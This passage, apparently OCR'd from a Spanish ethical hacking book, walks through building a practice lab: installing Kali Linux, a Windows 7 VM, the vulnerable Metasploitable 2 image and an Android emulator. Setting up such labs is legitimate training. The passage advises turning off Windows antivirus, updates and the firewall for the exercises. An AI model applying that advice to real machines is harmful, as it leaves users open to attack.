



La zona horaria que se utilizara. Y lo siguiente sugiero seguir las instrucciones de las imágenes.


1
KALI
Partition disks
The installer can guide you through partitioning a disk (using different standard schemes) or, if you prefer, you can do it manually. With guided partitioning you will still have a chance later to review and customise the results.
If you choose guided partitioning for an entire disk, you will next be asked which disk should be used.
Partitioning method:
Guided - use entire disk
Guided - use entire disk and set up LVM
Guided - use entire disk and set up encrypted LVM
Manual
Screenshot
Go Back
Continue
2
KALI
Go Back
Continue
3
KALI
Selected for partitioning:
Separate /home partition
Screenshot
Go Back
Continue
4
KALI
Partition disks
The following partitions are going to be formatted:
Yes
Screenshot
Continue



5
KALI
Partition disks
If you continue, the changes listed below will be written to the disks. Otherwise, you will be able to make further changes manually.
The partition tables of the following devices are changed:
SCSI1 (0,0,0) (sda)
The following partitions are going to be formatted:
partition #1 of SCSI1 (0,0,0) (sda) as ext4
partition #5 of SCSI1 (0,0,0) (sda) as swap
Write the changes to disks?
No
Yes
Screenshot
Continue
6
KALI
Configure the package manager
makes newer versions of software available.
No
Yes
Screenshot
Go Back
Continue
7
KALI
Install the GRUB boot loader on a hard disk
It seems that this new installation is the only operating system on this computer. If so, it should be safe to install the GRUB boot loader to the master boot record of your first hard drive.
Warning: If the installer failed to detect another operating system that is present on your computer, modifying the master boot record will make that operating system temporarily unbootable, though GRUB can be manually configured later to boot it.
Install the GRUB boot loader to the master boot record?
No
Yes
Screenshot
Go Back
Continue
8
KALI
Install the GRUB boot loader on a hard disk
You need to make the newly installed system bootable, by installing the GRUB boot loader on a bootable device. The usual way to do this is to install GRUB on the master boot record of your first hard drive. If you prefer, you can install GRUB elsewhere on the drive, or to another drive, or even to a floppy.
Device for boot loader installation:
Enter device manually
/dev/sda
Screenshot
Go Back
Continue


9
KALI
BY OFFENSIVE SECURITY
Install the GRUB boot loader on a hard disk
You need to make the newly installed system bootable, by installing the GRUB boot loader on a bootable device. The usual way to do this is to install GRUB on the master boot record of your first hard drive. If you prefer, you can install GRUB elsewhere on the drive, or to another drive, or even to a floppy.
Device for boot loader installation:
Enter device manually
/dev/sda
Screenshot
Go Back
Continue


KALI
BY OFFENSIVE SECURITY
Finish the installation
Installation complete
Installation is complete, so it is time to boot into your new system. Make sure to remove the installation media, so that you boot into the new system rather than restarting the installation.
Screenshot
Go Back
Continue



Si decidiste descargar el que está en mi página al iniciarlo, para que se auto configure, deberás escribir en una consola de comandos esto: /etc/init.d/ws start



Adicionalmente, para actualizarlo la siguiente vez, deberás escribir en la consola de comandos lo siguiente: apt-get update && apt-get upgrade -y


Recomiendo actualizarlo mínimo una vez a la semana, y de ser posible, siempre antes de usarlo.

Instalando Windows 7


En este caso, descarga la ISO de la página de materiales, y crea una máquina virtual de Windows 7 en VMware o VirtualBox, y cargaras en el apartado de

disco el ISO, luego de esto, solo prende la máquina y sigue el proceso de instalación común de Windows.

Aquí es donde agregaremos el ISO en las configuraciones de VMware.



Y aquí es donde agregaremos el ISO en las configuraciones de VirtualBox



Cuando termines el proceso de instalación, te recomiendo desactivar el antivirus de Windows, las actualizaciones automáticas, y el firewall para que no interfieran con las prácticas.


Instalando Linux Vulnerable de pruebas

Para instalar Metasploitable 2, que es el Linux vulnerable que utilizaremos para nuestras prácticas, en tu laboratorio virtual, primero descárgalo de la página de materiales, y seguido de eso, descomprímelo.


Ahora, va a variar un poco dependiendo si usas VMware o VirtualBox, así que mencionare ambas formas.

VMware

Esta es la forma más sencilla, ya que simplemente tienes que jalar el archivo .VMX a VMware y aceptar la importación.




Otra alternativa es simplemente abrir el archivo desde VMware en archivos, abrir, y luego seleccionar el archivo .vmx.




VirtualBox

En VirtualBox el proceso es ligeramente más tardado, pero decentemente sencillo, aun así, tendremos que crear una máquina virtual de Linux (Ubuntu funciona bien).



Presiona siguiente, ponle mínimo 500 Mb de RAM, y cuando llegues a la siguiente pantalla, selecciona la opción de utilizar un disco de almacenamiento que ya existe, haz clic en la opción de elegir archivos, y selecciona el archivo .VMDK.



Y listo, presiona crear, e inicia la máquina virtual.

Instalando emulador Android

En el caso de Android, para este libro es opcional, ya que bien podrías utilizar tu móvil Android para realizar las prácticas, pero si no tienes un Smartphone Android, o prefieres no hacer pruebas en este, una opción (entre muchas, esta NO es la única alternativa) es utilizar el emulador de Android NOX, que puedes instalar en http://bignox.com/ .

Para instalarlo, simplemente sigue el proceso de cualquier instalador en Windows o Macintosh, solo al momento de descargar en la página, selecciona la versión compatible con tu sistema (en mi caso me aparece en el botón rojo la versión de Windows, pero como puedes ver, abajo hay un botón para descargar en Mac).



